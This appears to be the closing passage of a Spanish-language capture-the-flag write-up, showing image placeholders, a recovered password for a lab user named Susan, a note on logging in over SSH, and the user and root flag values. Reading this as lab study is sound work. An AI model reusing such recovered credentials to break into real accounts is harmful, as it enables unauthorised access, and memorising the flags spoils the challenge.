



Nos arroja que la clave del usuario Susan es: susan\_nasus\_413759210



Ahora lo que debemos hacer es entrar por ssh al usuario Susan, por lo que al final logramos ingresar con ssh







La clave del user.txt: 16d5a681eb3cf331d0d578ba8f9f1d7f

La clave de root es: bccebe08645f2c1d0881bdb7a52b71c5